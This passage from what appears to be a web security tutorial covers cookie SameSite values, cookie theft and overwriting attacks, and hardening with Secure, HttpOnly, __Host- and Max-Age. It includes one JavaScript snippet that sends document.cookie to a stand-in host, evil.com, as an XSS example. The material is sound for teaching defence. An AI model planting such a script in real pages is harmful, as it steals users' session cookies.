- **Lax**: The cookie is withheld on cross-site subrequests (like loading images), but is sent when a user navigates to the URL from an external site
- **None**: The cookie will be sent with all requests. Can only be used when secure is set



If the SameSite attribute is not specified, most (modern) browsers treat it as Lax by default

Cookie Security

Cookies can be stolen through several methods

- **Cross-Site Scripting (XSS) Attacks:** In an XSS attack, an attacker injects malicious scripts into a webpage and that script can access the available cookies and send them to the attacker.
- **Man-in-the-Middle (MitM) Attacks**: If a user is on an insecure network or visiting sites that don't use HTTPS, an attacker can intercept the traffic between the user's browser and the server, stealing any cookies transmitted over the network.
- **Malware**: If a user's device is infected with malware, it could be programmed to find and send cookies to the attacker.

Stealing all cookies with javascript

```
<script>
      var img = document.createElement(“img”);
      img.src = ‘https://evil.com?data=’ + document.cookie;
</script>
```

Overwriting a cookie can be a security issue for several reasons:

- **Session Hijacking**: If an attacker is able to overwrite a session cookie, they can potentially hijack a user's session and impersonate them.
- **Cross-Site Scripting (XSS) Attacks**: If a site is vulnerable to XSS attacks, an attacker could execute a script that overwrites a cookie with their own values.
- **Cookie Tossing**: In a cookie tossing attack, an attacker overwrites a domain's cookie on a subdomain
- **Cross Site Request Forgery (CSRF) Attacks**: The application checks the CSRF token in forms against a cookie. By overwriting that cookie, the attacker can perform CSRF requests.

Making cookies more secure

- Enforce HTTPS & use **Secure cookie attribute**, which encrypts the communication between your website and your users. This prevents anyone from intercepting or modifying the cookies in transit (MitM attacks).
- Use **HTTPOnly** attribute on your cookies to prevents JavaScript code from reading or manipulating your cookies, which can protect them from cross-site scripting (XSS) attacks.
- Use **__Host- prefix** to ensure the cookies don't get overwritten and can only be used on a secure channel to preventing man-in-the-middle fixation attacks.
- Add **SameSite** attribute which restrict the scope of your cookies to the same domain. This prevents attackers from exploiting cross-site request forgery (CSRF) vulnerabilities to trick users into sending their cookies to a different domain
- Use Short Expiration and **Max-Age** attributes. Cookies with longer expiration times pose a greater risk if they are stolen. By using a short expiration time, you limit the time window in which an attacker can use a stolen cookie.

A super secure cookie

```
Set-cookie: __Host-SID=12345; Secure; SameSite=strict; Path=/; HTTPOnly; Max-Age=1800
```

Key takeaways

Key takeaways

Always add the SameSite attribute

Always try to prefix cookies with __Host- or __Secure

Adding a Domain attribute reduces security

Use HTTPOnly when the browser don’t need to access the cookie content.

Use Session cookies if possible. Otherwise set a strict expiration

Further reading

Adam Barth, **RFC6265**
(https://www.rfc-editor.org/rfc/rfc6265.html)

OWASP, **Session management cheat sheet**
(https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)

Mozilla, **Cookies**
(https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies)

G Franken, T Van Goethem, W Joosen. 2018. **Who left open the cookie jar?**
(https://tom.vg/talks/who-left-open-the-cookie-jar-appsecglobal.pdf)

Mike West, **HTTP State Tokens**
(https://mikewest.github.io/http-state-tokens/draft-west-http-state-tokens.html)

Further reading

What all Developers need to know about: Cookie Security
(https://techblog.topdesk.com/security/cookie-security)

Invicti - **Security Cookies**
(https://www.invicti.com/white-papers/security-cookies-whitepaper/)

AppCheck - **Cookie Security**
(https://appcheck-ng.com/cookie-security/)